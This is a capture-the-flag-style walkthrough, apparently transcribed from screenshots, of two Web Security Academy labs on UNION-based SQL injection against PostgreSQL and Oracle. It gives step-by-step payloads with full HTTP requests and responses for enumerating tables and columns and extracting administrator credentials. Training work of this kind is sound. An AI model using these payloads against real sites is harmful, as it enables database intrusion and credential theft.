<pre>1 GET /filter?category=Accessories'+order+by+2-- HTTP/2 2 Host: 0a3a007504693b6784ef3602007000b0.web-security-academy.net 3 Cookie: session=oDNb5npq8W5F1xHiPNitMkNkJ7HvPXI 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0a3a007504693b6784ef3602007000b0.web-security-academy.net/filter?category=Accessories 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1</pre>	<pre>1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 7785 5 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 10 <link href=/resources/css/labsEcommerce.css rel=stylesheet> 11 <title> SQL injection attack, listing the database contents on non-Oracle databases </title> 12 </head> 13 <body> 14 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet></pre>

Use the payload to find the information about database.

' UNION select version(),NULL--

The screenshot shows a web browser's developer tools. The 'Request' tab on the left displays an HTTP GET request to `/filter?category=Accessories'+UNION+select+version(),NULL--HTTP/2`. The 'Response' tab on the right shows an HTML response from the target. The response contains a table with system information, including PostgreSQL 12.14 on Ubuntu 12.14-0ubuntu0.20.04.1.

How to fetch the information from Postgresql database, use the sqli cheatsheet.

Database contents

You can list the tables that exist in the database, and the columns that those tables contain.

Oracle	<pre>SELECT * FROM all_tables SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'</pre>
Microsoft	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</pre>
PostgreSQL	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</pre>
MySQL	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</pre>

Payload to fetch the information about table_name
' UNION select table_name,NULL from
information_schema.tables--

```

1 GET /filter?category=
  Accessories'+UNION+select+table_name,NULL+from+information_schema.tables-- HTTP/1.1
2 Host: 0a3a007504693b6784ef3602007000b0.web-security-academy.net
3 Cookie: session=ODNb5npq8WSFlxHiPNitMkNkTj7HvPXI
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
  8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a3a007504693b6784ef3602007000b0.web-security-academy.net/filter?category=Ac
  cessories
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

```

581 </tr>
582 <tr>
583 <th>
  role_usage_grants
  </th>
584 </tr>
585 <tr>
586 <th>
  pg_init_privs
  </th>
587 </tr>
588 <tr>
589 <th>
  users_uzpmtn
  </th>
590 </tr>
591 <tr>
592 <th>
  pg_range
  </th>
593 </tr>
594 <tr>
595 <th>
  pg_namespace
  </th>
596 </tr>

```

Activate Windows

You will receive multiple table names. But we need to find the table which contains information about users. So we will try to find the table_name with the text users.

Note down all the tables which contains text 'users'. We will try to find the correct table name of user information by using the next payload. Because the table which contains user information in the form of username and password will provide the required information.

Payload:

' UNION select column_name,NULL from information_schema.columns where table_name='users_uzpmtn'--

You can try different table_names with the parameter 'table_name'. The table contains username and password column_names will be the correct user table.

1	GET /filter?category=Accessories' UNION	85	<td>
2	select column_name,NULL from information_schema.columns where table_name='users_uzpmtn'-- HTTP/2		We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all.
3	Host: 0a3a007504693b6784ef3602007000b0.web-security-academy.net	86	Ever glazed over as your pals regale you with tales of their day on the golf course with the boss? This is the product for you. Not only will you appear fully engaged and happy in their company, but you will also be the object of everyone's eye as they fawn over your bright, white Cheshire Cat Grin.
4	Cookie: session=oDNbSnpq8WSFlxHiPNitMkNkTj7HvPXI		No need to spill the beans on this one, this insert is available by invitation only and is protected by the rules of the magician's code. In order to maintain the ruse we will regularly enhance this product by changing the size and shape of the teeth, but always guarantee a huge smile to be proud of.
5	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	87	For those of you unlucky enough to have lost the essential front smiling teeth we can make smiles to order. Grab yourself some poster putty, bite down on it and we'll do the rest. Say 'yes' to success today and keep those crashing bores as happy as you look.
6	Accept:	88	</td>
7	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		</tr>
8	Accept-Language: en-US,en;q=0.5	89	<tr>
9	Accept-Encoding: gzip, deflate	90	<th>
10	Referer:	91	password_gvzixg
11	https://0a3a007504693b6784ef3602007000b0.web-security-academy.net/filter?category=Accessories		</th>
12	Upgrade-Insecure-Requests: 1	92	</tr>
13	Sec-Fetch-Dest: document	93	<tr>
14	Sec-Fetch-Mode: navigate		
15	Sec-Fetch-Site: same-origin		
16	Sec-Fetch-User: ?1		
17	Te: trailers		
18			

We have the table 'users_uzpmtn' with columns 'username_ynqwvg,password_gvzixg ' so use this table to fetch the credentials from database.

Payload:

' UNION select username_ynqwvg,password_gvzixg from users_uzpmtn--

1	GET /filter?category=Accessories' UNION		handy belt. This beer belt is fully adjustable up to 50—waist, meaning you can change the size according to how much beer you're drinking. With its camouflage design, it's easy to sneak beer into gigs, parties and festivals. This is the perfect gift for a beer lover or just someone who hates paying for drinks at the bar!
2	select username_ynqwvg,password_gvzixg from users_uzpmtn-- HTTP/2		Simply strap it on and load it up with your favourite beer cans or bottles and you're off! Thanks to this sturdy design, you'll always be able to boast about having a six pack. Buy this adjustable belt today and never go thirsty again!
3	Host: 0a3a007504693b6784ef3602007000b0.web-security-academy.net	84	</td>
4	Cookie: session=oDNbSnpq8WSFlxHiPNitMkNkTj7HvPXI		</tr>
5	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0		<tr>
6	Accept:	85	<th>
7	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	86	administrator
8	Accept-Language: en-US,en;q=0.5	87	</th>
9	Accept-Encoding: gzip, deflate		<td>
10	Referer:	88	18bz7tyrxkud94bw2dho
11	https://0a3a007504693b6784ef3602007000b0.web-security-academy.net/filter?category=Accessories		</td>
12	Upgrade-Insecure-Requests: 1	89	</tr>
13	Sec-Fetch-Dest: document	90	<tr>
14	Sec-Fetch-Mode: navigate		
15	Sec-Fetch-Site: same-origin		
16	Sec-Fetch-User: ?1		
17	Te: trailers		
18			

Got the admin credentials. Use these credentials to solve the lab.




SQL injection attack, listing the database contents on non-Oracle databases

[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

 [Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)

Task completed.

Lab 10

Lab: SQL injection attack, listing the database contents on Oracle

Lab: SQL injection attack, listing the database contents on Oracle

PRACTITIONER

LAB

✓ Solved

This lab contains a **SQL injection** vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

Hint

Access the lab

As mentioned in the task, you can find SQL injection vulnerability in product category filter. So intercept the request in burp-suit and send it to repeater.

Note: Before sending the request in repeater, use CTRL+U for url encoding.

payload :

' order by 2--

So we have two columns to fetch the data from database.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 GET /filter?category=Accessories'+order+by+2 -- HTTP/2 2 Host: 0a16005204ea8d9d88d0879500bb004a.web-security-academy.net 3 Cookie: session=BPqBU5qeB31reioB67sLlGNMzyZAeuv0 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0a16005204ea8d9d88d0879500bb004a.web-security-academy.net/</pre>		<pre>1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 7675 5 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href=/resources/labheader/css/academyLabHeader.css rel= stylesheet> 10 <link href=/resources/css/labsEcommerce.css rel=stylesheet> 11 <title></pre>	

Find the information about database so that we can get the information about the database structure (Same process used in Lab 9)

' UNION select banner,NULL from v\$version--

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 GET /filter?category= Accessories'+UNION+select+banner,NULL+from+v\$version-- HTTP/2 2 Host: 0a16005204ea8d9d88d0879500bb004a.web-security-academy.net 3 Cookie: session=BPqBU5qeB31reioB67sLlGNMzyZAeuv0 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0a16005204ea8d9d88d0879500bb004a.web-security-academy.net/filter?category=Accessories 9 Upgrade-Insecure-Requests: 1 0 Sec-Fetch-Dest: document 1 Sec-Fetch-Mode: navigate 2 Sec-Fetch-Site: same-origin 3 Sec-Fetch-User: ?1 4 Te: trailers 5 6</pre>		<pre>It&apos;s ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV on, have a family reunion in, or land on after jumping out of a plane. </td> </tr> <tr> <th> NLSRTL Version 11.2.0.2.0 - Production </th> </tr> <tr> <th> Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production </th> </tr> <tr> <th> PL/SQL Release 11.2.0.2.0 - Production </th> </tr></pre>	

To find the table_name of user information, Use the following payload.

' UNION SELECT table_name,NULL from all_tables--

Request		Response			
Pretty	Raw	Hex	Render		
1	GET /filter?category=Accessories' UNION SELECT table_name,NULL from all_tables-- HTTP/2				its camouflage design, it's easy to sneak beer into gigs, parties and festivals. This is the perfect gift for a beer lover or just someone who hates paying for drinks at the bar!
2	Host: 0a16005204ea8d9d88d0879500bb004a.web-security-academy.net	286			Simply strap it on and load it up with your favourite beer cans or bottles and you're off! Thanks to this sturdy design, you'll always be able to boast about having a six pack. Buy this adjustable belt today and never go thirsty again!
3	Cookie: session=BPqBU5qeB31reioB67sLlGNMzyZAeuv0				</td>
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0				</tr>
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	287			<tr>
6	Accept-Language: en-US,en;q=0.5	288			<th>
7	Accept-Encoding: gzip, deflate	289			TABLE_PRIVILEGE_MAP
8	Referer: https://0a16005204ea8d9d88d0879500bb004a.web-security-academy.net/fil ter?category=Accessories				</th>
9	Upgrade-Insecure-Requests: 1	290			</tr>
10	Sec-Fetch-Dest: document	291			<tr>
11	Sec-Fetch-Mode: navigate	292			<th>
12	Sec-Fetch-Site: same-origin				USERS_BMAWFF
13	Sec-Fetch-User: ?1				</th>
14	Te: trailers	293			</tr>
15		294			<tr>
16		295			<th>
					WRIS_ADV_ASA_RECO_DATA
					</th>

Got the information about user table : USERS_BMAWFF

Now find the column names by using below payload:

' UNION SELECT column_name,NULL from all_tab_columns
where table_name='USERS_BMAWFF'--

```

1 GET /filter?category=Accessories' UNION
  SELECT column_name,NULL from all_tab_columns where table_name='USERS_
  BMAWFF'-- HTTP/2
2 Host: 0a16005204ea8d9d88d0879500bb004a.web-security-academy.net
3 Cookie: session=BPqBU5qeB31reioB67sL1GNMzyZAeuv0
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a16005204ea8d9d88d0879500bb004a.web-security-academy.net/fil
  ter?category=Accessories
9 Upgrade-Insecure-Requests: 1
0 Sec-Fetch-Dest: document
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-User: ?1
4 Te: trailers
5
6

```

```

      PASSWORD_YAYEPT
    </th>
  </tr>
  <tr>
    <th>
      Six Pack Beer Belt
    </th>
    <td>
      The Six Pack Beer Belt - because who wants just one
      beer?
      Say goodbye to long queues at the bar thanks to this
      handy belt. This beer belt is fully adjustable up to
      50&apos; waist, meaning you can change the size
      according to how much beer you&apos;re drinking. With
      its camouflage design, it&apos;s easy to sneak beer
      into gigs, parties and festivals. This is the perfect
      gift for a beer lover or just someone who hates paying
      for drinks at the bar!
      Simply strap it on and load it up with your favourite
      beer cans or bottles and you&apos;re off! Thanks to
      this sturdy design, you&apos;ll always be able to
      boast about having a six pack. Buy this adjustable
      belt today and never go thirsty again!
    </td>
  </tr>
  <tr>
    <th>
      USERNAME_WXQXXQ
    </th>
  </tr>
  <tr>
    <th>

```

Got the column_names i.e. USERNAME_WXQXXQ, PASSWORD_YAYEPT for USERS_BMAWFF table.

Now use the below payload to extract the information about user credentials.

' UNION SELECT USERNAME_WXQXXQ||' '||
PASSWORD_YAYEPT,NULL from USERS_BMAWFF--

```

1 GET /filter?category=Accessories' UNION
  SELECT USERNAME_WXQXXQ||' '||PASSWORD_YAYEPT,NULL from USERS_BMAWFF--
  HTTP/2
2 Host: 0a16005204ea8d9d88d0879500bb004a.web-security-academy.net
3 Cookie: session=BPqBU5qeB31reioB67sL1GNMzyZAeuv0
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a16005204ea8d9d88d0879500bb004a.web-security-academy.net/fil
  ter?category=Accessories
9 Upgrade-Insecure-Requests: 1
0 Sec-Fetch-Dest: document
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-User: ?1
4 Te: trailers
5
6

```

```

    in your work and leisure time.
    Picture this, you are halfway through your working day
    and it&apos;s time for a well-earned nap. You will be
    able to save time by moving your work to one side, as
    you lie back and drift off without interrupting the
    natural flow of the day. When you&apos;ve had your
    power nap, and are ready to get back to it everything
    is there waiting for you.
    Nothing can offer you a work-life balance like the
    ZZZZZZ bed can. Sleep in comfort when you need to,
    whatever time of day it is. Wake up and work any time
    sleep is getting the better of you, your office will
    always be at your fingertips. Call us today for a free
    quote and to discuss any of our innovative add-ons
    you will wonder how you ever lived without
  </td>
</tr>
<tr>
  <th>
    administrator z6zpz89c1nyjrxni27e2
  </th>
</tr>
<tr>
  <th>

```

Use the administrator credentials to solve the lab.



SQL injection attack, listing the database contents on Oracle

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Task Completed.